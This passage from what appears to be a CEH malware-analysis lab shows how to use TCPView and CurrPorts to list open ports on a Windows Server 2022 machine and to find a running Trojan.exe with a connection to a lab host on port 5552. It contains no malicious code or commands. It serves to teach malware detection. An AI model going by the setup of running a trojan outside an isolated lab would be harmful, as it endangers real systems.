System	4	TCPv6	Listen	::	80	::	0	4/6/2022 1:30:26
System	4	TCP	Listen	0.0.0.0	80	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	88	::	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	88	0.0.0.0	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	135	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	992	TCPv6	Listen	::	135	::	0	4/6/2022 1:30:16
System	4	TCP	Listen	10.10.1.22	139	0.0.0.0	0	4/6/2022 1:30:13
lsass.exe	756	TCP	Listen	0.0.0.0	389	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	389	::	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	::1	389	::1	61220	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	::1	389	::1	61212	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	::1	389	::1	61211	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61257	4/5/2022 9:31:58
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61233	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61217	4/6/2022 1:30:38
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	4/6/2022 1:30:26
System	4	TCPv6	Listen	::	445	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	464	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCPv6	Listen	::	464	::	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	593	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCPv6	Listen	::	593	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	636	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	636	::	0	4/6/2022 1:30:26
mqsvc.exe	3164	TCP	Listen	0.0.0.0	1801	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCPv6	Listen	::	1801	::	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCP	Listen	0.0.0.0	2103	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCPv6	Listen	::	2103	::	0	4/6/2022 1:30:27

16. Observe the protocols running on different ports under the **Protocol** column.


Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time
dns.exe	2320	TCP	Listen	10.10.1.22	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCP	Listen	127.0.0.1	53	0.0.0.0	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	::1	53	::	0	4/6/2022 1:30:26
dns.exe	2320	TCPv6	Listen	fe80::9d68:1d1a:92eb:e27e	53	::	0	4/6/2022 1:30:26
System	4	TCPv6	Listen	::	80	::	0	4/6/2022 1:30:26
System	4	TCP	Listen	0.0.0.0	80	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	88	::	0	4/6/2022 1:30:17
lsass.exe	756	TCP	Listen	0.0.0.0	88	0.0.0.0	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	135	0.0.0.0	0	4/6/2022 1:30:16
svchost.exe	992	TCPv6	Listen	::	135	::	0	4/6/2022 1:30:16
System	4	TCP	Listen	10.10.1.22	139	0.0.0.0	0	4/6/2022 1:30:13
lsass.exe	756	TCP	Listen	0.0.0.0	389	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61217	4/6/2022 1:30:38
lsass.exe	756	TCPv6	Established	::1	389	::1	61220	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	::1	389	::1	61212	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	389	::	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61257	4/5/2022 9:31:58
lsass.exe	756	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	389	fe80::9d68:1d1a:92eb:e27e	61233	4/6/2022 1:30:56
lsass.exe	756	TCPv6	Established	::1	389	::1	61211	4/6/2022 1:30:26
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	4/6/2022 1:30:26
System	4	TCPv6	Established	fe80::9d68:1d1a:92eb:e27e	445	fe80::9d68:1d1a:92eb:e27e	62194	4/5/2022 11:31:00
System	4	TCPv6	Listen	::	445	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	464	0.0.0.0	0	4/6/2022 1:30:17
lsass.exe	756	TCPv6	Listen	::	464	::	0	4/6/2022 1:30:17
svchost.exe	992	TCP	Listen	0.0.0.0	593	0.0.0.0	0	4/6/2022 1:30:26
svchost.exe	992	TCPv6	Listen	::	593	::	0	4/6/2022 1:30:26
lsass.exe	756	TCP	Listen	0.0.0.0	636	0.0.0.0	0	4/6/2022 1:30:26
lsass.exe	756	TCPv6	Listen	::	636	::	0	4/6/2022 1:30:26
mqsvc.exe	3164	TCP	Listen	0.0.0.0	1801	0.0.0.0	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCPv6	Listen	::	1801	::	0	4/6/2022 1:30:27
mqsvc.exe	3164	TCP	Listen	0.0.0.0	2102	0.0.0.0	0	4/6/2022 1:30:27

17. As you have executed a malicious application, now search for the **Trojan.exe** process in the TCPView.


18. You can observe that the **Trojan.exe** malicious program is running on the **Windows Server 2022** machine. You can see details such as **Remote Address** and **Remote Port**.

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
Trojan.exe	7036	TCP	Established	10.10.1.22	62187	10.10.1.11	5552	4/5/2022 11:28:04 PM	Trojan.exe

19. Right-click the process **Trojan.exe**; select **Kill Process...** to end the running process.



20. Normally, if a **TCPView** dialog box appears, click **OK** to terminate the process. However, for this task, do not Kill the process in this step as we are going to use this running process for the next task; click **Cancel**.




21. This way, you can view all processes running on the machine and stop unwanted or malicious processes that may affect your system. If you are unable to stop a process, you can view the port on which it is running and add a firewall rule to block the port.

22. Close the **TCPView** window.

23. Now, let us analyze this process on **Windows Server 2022** using **CurrPorts**.

24. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\CurrPorts** and double-click **cports.exe**.



25. The **CurrPorts** window appears, displaying a list of currently open TCP/IP and UDP ports on the machine.

Process Name	Process ID	Protocol	Local Port	Local Address	Remote Address	Remote Host Name	State	Sent Bytes
DFSRs.exe	2568	TCP	61246	0.0.0.0	0.0.0.0		Listening	
DFSRs.exe	2568	UDP	61484	127.0.0.1				
dns.exe	2320	TCP	53	domain	10.10.1.22	0.0.0.0	Listening	
dns.exe	2320	TCP	53	domain	127.0.0.1	0.0.0.0	Listening	
dns.exe	2320	TCP	61221	0.0.0.0	0.0.0.0		Listening	
dns.exe	2320	UDP	53	domain	10.10.1.22			
dns.exe	2320	UDP	53	domain	127.0.0.1			154
dns.exe	2320	UDP	54319	0.0.0.0				
dns.exe	2320	UDP	54321	0.0.0.0				
dns.exe	2320	UDP	54322	0.0.0.0				
dns.exe	2320	UDP	54323	0.0.0.0				
dns.exe	2320	UDP	54324	0.0.0.0				
dns.exe	2320	UDP	54325	0.0.0.0				
dns.exe	2320	UDP	54326	0.0.0.0				
dns.exe	2320	UDP	54327	0.0.0.0				
dns.exe	2320	UDP	54328	0.0.0.0				
dns.exe	2320	UDP	54329	0.0.0.0				
dns.exe	2320	UDP	54330	0.0.0.0				
dns.exe	2320	UDP	54331	0.0.0.0				
dns.exe	2320	UDP	54332	0.0.0.0				
dns.exe	2320	UDP	54333	0.0.0.0				
dns.exe	2320	UDP	54334	0.0.0.0				
dns.exe	2320	UDP	54335	0.0.0.0				
dns.exe	2320	UDP	54336	0.0.0.0				
dns.exe	2320	UDP	54337	0.0.0.0				
dns.exe	2320	UDP	54338	0.0.0.0				
dns.exe	2320	UDP	54339	0.0.0.0				
dns.exe	2320	UDP	54340	0.0.0.0				
dns.exe	2320	UDP	54341	0.0.0.0				
dns.exe	2320	UDP	54342	0.0.0.0				
dns.exe	2320	UDP	54343	0.0.0.0				

5137 Total Ports, 5 Remote Connections, 1 Selected

NirSoft Freeware. <http://www.nirsoft.net>

26. Scroll-down to search for **Trojan.exe** process running on the machine, as the shown in the screenshot. It is evident from the above screenshot that the process is connected to the machine on **port 5552**.

